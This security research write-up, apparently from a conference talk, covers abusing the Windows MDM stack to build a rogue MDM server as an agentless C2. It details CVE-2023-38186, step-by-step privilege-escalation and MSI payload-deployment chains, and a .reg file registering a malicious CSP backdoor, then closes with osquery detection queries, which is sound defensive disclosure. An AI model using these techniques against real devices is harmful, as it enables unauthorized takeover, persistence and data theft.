When a device receives a SyncML message, the MDM client stack processes the message, extracts the commands, and directs each command to the appropriate CSP. The relationship between SyncML and CSPs is significant for creating an agentless C2 system, as it provides the mechanism for an attacker to manipulate a device's settings remotely by targeting CSPs with crafted SyncML messages.

Internally, each CSP on Windows is implemented through a DLL registered in the CSP registry database at HKLM\SOFTWARE\Microsoft\Provisioning\CSPs. The CSP DLL also implements a COM object adhering to the IConfigServiceProvider2 interface.


To send a SyncML message to a CSP, the MDM client utility initiates the ConfigManager2 COM object. ConfigManager2 loads the target CSP DLL and utilizes the CSP name to activate the corresponding COM object. It then retrieves a pointer to the IConfigServiceProvider2 interface, through which it can access the ICSPNode that implements the specific OMA URI setting. This ICSPNode is where the handling of SyncML commands and generation of responses occurs.

By fully comprehending this relationship between SyncML, ConfigManager2, and CSP COM objects, we can craft targeted SyncML messages to manipulate a device's CSPs, providing an avenue for agentless control. While extremely powerful in an MDM context, this capability also introduces potential risks if improperly protected.

We've previously discussed examples of components interacting with CSPs, specifically within the context of MDM Enrollment provisioning logic and the OMA DM Client utility.

Each CSP on Windows is implemented through a DLL. The CSP DLL is registered as a management plugin on the CSP registry DB at
HKLM\SOFTWARE\Microsoft\Provisioning\CSPs\.\Device\Vendor


Additionally, each CSP implements a COM Object registered in the COM registry database, adhering to the **IConfigServiceProvider2** COM interface::



```
//Config manager clients uses the IConfigServiceProvider2 COM interface to reach Configuration Service Providers
//This  provides access to nodes and to receive notifications from the Config manager

MIDL_INTERFACE("F35E39DC-E18A-48c2-88CB-B3CF48CA6E83")
IConfigServiceProvider2 : public IUnknown{
public:
    virtual HRESULT STDMETHODCALLTYPE GetNode(IConfigManager2URI * omaURIs, ICSPNode * *ptrNode, int64_t * options) = 0;
    virtual HRESULT STDMETHODCALLTYPE ConfigManagerNotification(uint16_t state, intptr_t params) = 0;
};
```

To send a SyncML message to a CSP, an MDM utility initiates the ConfigManager2 COM Object (CLSID 66d0db14_5638_475f_a386_629522d8c461 - IID 56a4bdd5_835a_4dd5_95b5_44805ca37db0). The ConfigManager2 COM object will load CSP DLLs from the registry cache database and utilize the CSP name to determine the appropriate COM object for activation. Following this, it retrieves a COM interface pointer to the IConfigServiceProvider2 interface from the desired COM object, and proceeds to invoke GetNode to access the ICSPNode that truly implements the target OMA URI setting. The ICSPNode is the COM object where actual handling of the OMA URI command occurs, and where responses for specific commands materialize.

An MDM client utility that interfaces with ConfigManager2 is termed a 'config manager client', as it leverages ConfigManager2 functionality to gain access to CSP modules.



Windows Agentless C2 Game Plan: Exploiting the MDM Architecture

Our research has revealed the technical details and potential avenues for controlling both the MDM Enrollment Client and MDM Server to create an agentless C2 system. Here's our game plan to achieve this:

- **Server-Side Exploitation:** The first step is to implement a custom C2 server that mimics a legitimate MDM server. We leverage the MDM Enrollment Protocol (MS-MDE2) and the MDM Management Protocol (MS-MDM), which are the protocols that the MDM client uses to communicate with the MDM server. This allows our C2 server to interact with the MDM client as if it were a genuine MDM server.

- **Client-Side Exploitation:** Our next step involves identifying and exploiting vulnerabilities in the MDM Enrollment Client. Our goal here is to explore how the MDM enrollment can be programmatically performed to get the MDM enrollment into enrolling the victim device with our malicious C2 server. We are also interested in performing this operation from a regular, non-admin context. We're particularly interested in exploiting the enrollment process, which involves several steps and components that could potentially be manipulated.

- **Harnessing SyncML Commands**: Once we have control over the MDM client, we can use SyncML messages to control the device's Configuration Service Providers (CSPs). These are the interfaces for managing the device's settings, and they can be manipulated via SyncML messages sent from our C2 server. We've developed a custom tool to craft these messages and test their effects, which will be invaluable in fine-tuning our exploitation process.

- **Proof-of-Concept Exploit**: To demonstrate the feasibility of our approach, we've developed a proof-of-concept (PoC) exploits. We exploit the MDM architecture to escalate privileges on the machine, and also to show how an attacker could use our methods to gain control over a device's CSPs and interact with its settings remotely, effectively exploiting the Windows MDM stack to create an agentless C2 system.

This game plan offers a comprehensive strategy for exploiting the Windows MDM Enrollment Client and MDM Server. By demonstrating these techniques and releasing our research, we aim to raise awareness about the potential security implications and promote the development of more robust defenses against this type of exploitation.

Server-Side Exploitation: Crafting a Custom C2 System

In this section, we outline the steps we've taken to build a rogue MDM server that can act as a C2 system.


- **Understanding MS-MDE2 and MS-MDM Protocols**: The initial part of our process was to thoroughly understand the protocols used in the enrollment and management phases, MS-MDE2 and MS-MDM, respectively. We dissected the protocol specifications to comprehend the handshake process, communication methodologies, and message structure.

- **Building a Custom C2 Server**: We used this understanding to develop a custom server that mimics a legitimate MDM server. The C2 was implemented in golang webap with backend endpoints and a graphical interface. The UI allows an operator to manage “infected” devices, and to send commands to them. To the MDM client, our C2 server appears just like a regular MDM server, allowing us to enroll infected devices and send them management commands. We also had to ensure our server could properly handle incoming communication from the client. This involves responding to enrollment requests, processing SyncML responses, and dealing with any errors or unexpected messages from the client.

- **Harnessing SyncML Messages**: To communicate with the MDM client effectively, we need to use SyncML messages accurately. SyncML is used by the MDM server to send commands to the device. We built our server to generate and send SyncML messages, making it capable of executing operations like configuration changes, software installations, data retrieval and even custom commands execution

By building a server that could emulate the behavior of a legitimate MDM server, we've created a C2 system that can interact with the Windows MDM client stack natively, circumventing the need for a traditional C2 agent. This makes our C2 system less likely to be detected by conventional security solutions and provides a unique method for managing and controlling devices remotely.

However, this is just one part of the equation. This server-side exploitation needs to be paired with client-side exploitation to fully control the MDM client and turn the Windows device into an agentless C2 system.



Client-Side Exploitation: Attacking the Windows Enrollment Client

While the server-side exploitation primarily focuses on crafting a believable MDM server to manipulate SyncML and CSPs, the client-side exploitation targets the enrollment process itself. We exploit the enrollment client, tricking it into enrolling with our rogue MDM server.

Through reverse engineering, we got a good understanding on how the MDM enrollment process work on the MDM Client stack. We found that EnrollEngine DLL is the helper module that delivers the MS-MDE2 enroll functionality, and that there are some wrapper WinRT classes running inside of DmEnrollmentSvc that uses EnrollEngine DLL functionality to perform MS-MDE2 enroll related activities.

Our aim is to find vulnerabilities within this process that we could exploit. The goal is to trick the client into accepting our rogue MDM server as a valid MDM server, and to trigger the enrollment process from a non-admin regular user context.

We noticed in EnrollEngine object that there were 3 methods that exposed MDM Ernollment capabilities: EnrollEngine::BeginEnroll, EnrollEngine::BeginAADEnroll and EnrollEngine::BeginMmpcEnroll.

We found that EnrollEngine::BeginAADEnroll was being called from the EnterpriseDeviceManagement.Enrollment.ReflectedEnroller WinRT class. To be more specific, the method AADEnrollAsync inside of the IReflectedEnrollment WinRT interface of this class, calls EnrollEngine::BeginAADEnroll to perform an Azure Active Directory based MDM enrollment. We also found that there is an absence of a caller access check, allowing any application running on regular user context to perform an unauthorized access to the MDM AAD device enrollment process. The unauthenticated AADEnrollAsync method of this interface can be used to carry out Windows MDM AAD device enrollment to successfully enroll a Windows device.

This presents an opportunity for exploitation. We discovered a vulnerability, CVE-2023-38186, that could be leveraged to perform MDM enrollment from any user context. We termed this vulnerability DEEP, standing for Device Enrollment Exploitation Primitive.

The security bug is present in the Windows 10 MDM Enrollment Client can be exploited from a regular-user context by activating the EnterpriseDeviceManagement.Enrollment.ReflectedEnroller WinRT server and subsequently passing a given User Principal Name (UPN, typically an email address) and Enroll Webservice URL to the AADEnrollAsync method. This action will initiate an MDM AAD device enrollment against the Enroll Webservice URL.

DEEP provides complete CSP level access to an attacker's MDM server post-enrollment. This enables numerous potential exploitation scenarios:

- Local Privilege Escalation (LPE): By enrolling a device, an attacker can use SyncML policies to create a new privileged local admin account. The exploit can then use these credentials to escalate privileges.

- Arbitrary Code Execution: Custom CSPs deployed via the rogue MDM server allow executing arbitrary code payloads with SYSTEM level privileges.

- Data Exfiltration: SyncML provides avenues to retrieve sensitive data from enrolled devices through built-in or custom CSPs.

- Payload Deployment: Malicious software can be installed on enrolled devices via policies and custom CSPs.

By exploiting DEEP, we gain the initial foothold on a device that then allows full agentless control using our rogue MDM server. It enables pivoting from a limited user context to complete administrative control over the endpoint.

Proof-of-Concept Exploit: Privilege Escalation

An impactful use case of DEEP is to escalate privileges on an enrolled device from a non-admin user context. This can be achieved by enrolling a device through DEEP and subsequently using SyncML policies to create a new privileged user.

The attack flow would be:

1. A non-admin user exploit triggers enrollment to the rogue MDM server using DEEP.
2. The server sends a SyncML command using the Accounts CSP to create a new local admin user account.
3. Once enrollment completes, the exploit logs in using the credentials for this new admin user.
4. The new admin account allows the exploit to perform privileged operations like creating a SYSTEM level process for complete control.
5. To demonstrate this, the exploit creates a privileged process and displays a message confirming the SYSTEM context.

This highlights how DEEP provides the initial limited access, which is then escalated to administrator and finally SYSTEM privileges on the target.

Defending against such attacks requires protecting the enrollment process, monitoring admin account creation, analyzing account usage patterns, and detecting process anomalies indicative of privilege escalation.

The DEEP vulnerability combined with crafted SyncML policies can enable adversaries to completely compromise endpoints. This underscores the importance of securing the MDM enrollment process and enhancing detection capabilities focused on post-enrollment activities..

Proof-of-Concept Exploit: Payload Deployment

Another powerful use case enabled by exploiting DEEP is the deployment of malicious payloads to further compromise the enrolled device. This can be achieved by sending crafted SyncML policies after a successful unauthorized enrollment.

The steps would be:

1. A non-admin user exploit triggers enrollment with the rogue MDM server using DEEP.
2. The server sends a SyncML command to install an arbitrary MSI file. The EnterpriseDesktopAppManagement CSP can be used for this purpose.
3. The SyncML command specifies the URL to download the MSI from the attacker's server. Hashes are included in the policy to bypass signature validation.
4. The MDM client downloads and executes the MSI file, which contains a malicious payload.
5. Since MDM enrollment runs with SYSTEM privileges, the payload also executes with elevated permissions.
6. The executed payload can then carry out tasks like disabling security features, persisting on the system, or exfiltrating data.
7. To demonstrate this, the payload displays a message box confirming privileged execution.

This attack chain highlights how DEEP provides the initial infection point, allowing enrolled devices to be further compromised through subsequent policies. It enables an attacker to gain a persistent foothold on the system and deploy additional payloads as desired.
Defending against such an attack requires a multi-layered approach, including robust MDM enrollment security, monitoring for suspicious policies, malware detection, and behavioral analysis to identify anomalous activities indicative of payload execution.

Harnessing SyncML Commands: System and Custom CSPs

Controlling a Windows device through an MDM server involves communicating via SyncML. SyncML commands in this context allow the manipulation of the device's configuration settings through the use of Configuration Service Providers (CSPs). But what if we want to have a custom C2 command? For this purpose, we can create a custom CSP and extend the objects that can be managed through MS-MDM. Running a custom payload is required if we want to have advanced capabilities in our Agentless C2.

System CSPs

System CSPs provide the infrastructure to manage in-built settings on a Windows device. Examples of system CSPs include Wi-Fi, VPN, Bitlocker, and Update, each corresponding to a specific feature or set of features. Each CSP can be manipulated via SyncML commands, which are sent from the MDM server to the device.

For instance, an MDM server can send a SyncML command to the Wi-Fi CSP to configure a new Wi-Fi profile. Likewise, a command can be sent to the Update CSP to initiate software updates. By crafting malicious SyncML messages, we can control system CSPs and change a device's configuration settings remotely.

Custom CSPs

Beyond the system CSPs, Windows also allows the creation of custom CSPs. This is where our strategy becomes even more potent. Custom CSPs provide an opportunity to extend the management capabilities of an MDM server by implementing unique, custom-defined settings.

In the context of our C2 system, we can deploy custom CSPs to the Windows devices enrolled in our rogue MDM server. These custom CSPs would be designed to perform actions that traditional system CSPs cannot, providing us with more control over the device. For example, we could create a custom CSP that gives us access to file system operations, allowing us to manipulate files on the device remotely.

By sending tailored SyncML commands to these custom CSPs, we can execute specific tasks on the device that aligns with our objectives. This approach essentially gives us a backdoor into the Windows device, offering extensive control and a wide range of options to perform custom operations beyond what's typically available through system CSPs.

Harnessing SyncML commands in this way provides us with a powerful tool in our agentless C2 arsenal. It opens up vast possibilities for device manipulation, making our system both versatile and stealthy. It's worth noting, however, that exploiting SyncML and CSPs like this would likely leave unique traces on the system, providing potential opportunities for detection, which we'll discuss later in the presentation.

Custom CSP implementation

In order to implement a custom CSP COM object, the attacker would have to register the COM object in the registry and then deploy the actual DLL file to the infected device filesystem.

The custom CSP COM DLL will need to provide the COM exports below and ensure the IConfigServiceProvider2 COM interface is implemented

CSP COM exports
- DllCanUnloadNow
- DllGetClassObject
- DllGetActivationFactory

Below is an example reg file to register a malicious CSP into the ConfigManager2 architecture

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\CrunchCSP]
"V2CSPNodePath"="./Vendor/MSFT/CrunchCSP"
"WAPNodeProcessor"="{FB11047A-4051-4d1d-9DCA-C80C5DF98D70}"

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{3F2504E0-4F89-11D3-9A0C-0305E82C33
01}]
@="CrunchCSP"

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{3F2504E0-4F89-11D3-9A0C-0305E82C33
01}\InProcServer32]
@="C:\\<path_to_dll>\\c2runch_csp.dll"
"ThreadingModel"="Free"

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{3F2504E0-4F89-11D3-9A0C-0305E82C33
01}\ProgId]
@="CrunchCSP.1"

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{3F2504E0-4F89-11D3-9A0C-0305E82C33
01}\Version]
@="1.0"

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{3F2504E0-4F89-11D3-9A0C-0305E82C33
01}\VersionIndependentProgId]
@="CrunchCSP"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Provisioning\CSPs\.\Device\Vendor\OEM\C
runchCSP]
@="{3F2504E0-4F89-11D3-9A0C-0305E82C3301}"
"csp_version"="com.microsoft/1.0/MDM/CrunchCSP"
```

Detection Opportunities: Identifying Suspicious MDM Activity

With the agentless C2 system described in our PoC exploit, the attack surface is shifted away from the traditional patterns that most detection systems look for. Therefore, it requires a different approach to detect suspicious activities effectively.

Detecting MDM Abuse with Osquery

Osquery is an open-source agent that makes it easy to monitor operating system internals for computers. It extracts a rich data set from a system that you can easily query to uncover specific artifacts linked to that system. Simply put, osquery acts as a single source of truth for security responders who need detailed data from every workstation and server. It’s a threat hunting platform for large-scale monitoring and detection of indicators of compromise (IoC) as well as Tactics, Techniques, and Procedures (TTP).

Osquery can be configured to track changes in directories used by the MDM client, monitor registry entries, or even inspect network traffic related to the MDM client. For example, you can monitor the MDM client log file directory, watching for unusual amounts of activity, or query the Registry to check the status of CSPs.

Below is a list of queries that can be used to detect MDM abuse using Osquery.

Certs MDM Provisioning

This query relies on the **certificates** table to retrieve the system certificates installed on the SYSTEM appdata profile. This indicates that a successful MDM device enrollment was performed.

```
SELECT * FROM certificates WHERE path = 'Users\S-1-5-18\Personal'
```

Active MDM Enrollments

This query relies on the registry table to retrieve the remote server address used for MDM device enrollment. This is useful to determine which URL was used for MDM enrollment. Having this information leads to understand the server infrastructure used by a potential attacker.

```
SELECT data as 'MDM Server' FROM registry
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Enrollments\%\DiscoveryServiceFullURL'
```

MDM Enrollment and Management Events

This query relies on the **windows_eventlog** table to retrieve windows event information generated by the MDM client stack. This is a rich source of MDM events information.

```
SELECT * FROM windows_eventlog
WHERE
channel='Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin'
```

MDM related Scheduled Tasks

This query relies on the **scheduled_tasks** table to retrieve information from the scheduled tasks that executes MDM management actions through deviceenroller.exe (Management session pooling initiation) and omadmclient.exe (Management session execution)

SELECT * FROM **scheduled_tasks**
WHERE action LIKE '%**certenroller.exe**%' OR
action LIKE '%**omadmclient.exe**%'

Certs MDM Provisioning

This query relies on the **registry** table to retrieve information on registered OEM CSPs. This indicates that a new OEM CSP COM object has been registered into the ConfigManager2 architecture.

SELECT * from **registry**
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Provisioning\CSPs\%\Device\Vendor\OEM%'

Closing Thoughts: Research Implications and Potential Security Risks

Our research into the Windows MDM stack and the possibility of creating an agentless C2 system has profound implications for the security landscape. It challenges our traditional understanding of C2 infrastructures and emphasizes the ever-evolving nature of cybersecurity threats.

- **Evolving Threat Landscape:** Our research underscores that as technology and security measures advance, so do the tactics and techniques of attackers. By shifting the attack surface from the commonly scrutinized C2 agents to the less scrutinized MDM client, our findings underscore that no component is beyond the reach of a determined attacker. It's a reminder for us all in the cybersecurity industry to continue evolving and adapting our defensive measures.

- **Potential Security Risks:** The potential for exploiting the MDM client and related protocols to establish an agentless C2 system poses a significant risk. By using legitimate services and protocols, such attacks can evade traditional detection methods, making them particularly insidious. It's essential that security software vendors, IT professionals, and organizations consider this in their threat modeling and ensure they are adequately equipped to detect and prevent such exploits.

- **Abusing the MDM Stack:** The MDM stack is a fundamental component of device management in many organizations. Our research illustrates that its abuse can give an attacker an unusual amount of control over a Windows machine, bypassing traditional agent-based defenses. This emphasizes the need for a holistic approach to cybersecurity - focusing not only on guarding against known threats but also on securing all aspects of our systems.

- **Call to Action:** This research serves as a call to action for both Microsoft and the security community. It's imperative that the vulnerabilities we've highlighted are addressed, and new security measures are implemented to protect the MDM stack. We also need to develop better detection tools and strategies to identify such novel threats. This is not a task for one group alone, but a collective responsibility that requires collaboration and shared knowledge.

In conclusion, our research into creating an agentless C2 system has unveiled a new potential vector for cyber-attacks. While it presents considerable challenges, it also offers opportunities - opportunities to fortify our defenses, to collaborate and learn, and to ensure that we are ready for the evolving threat landscape.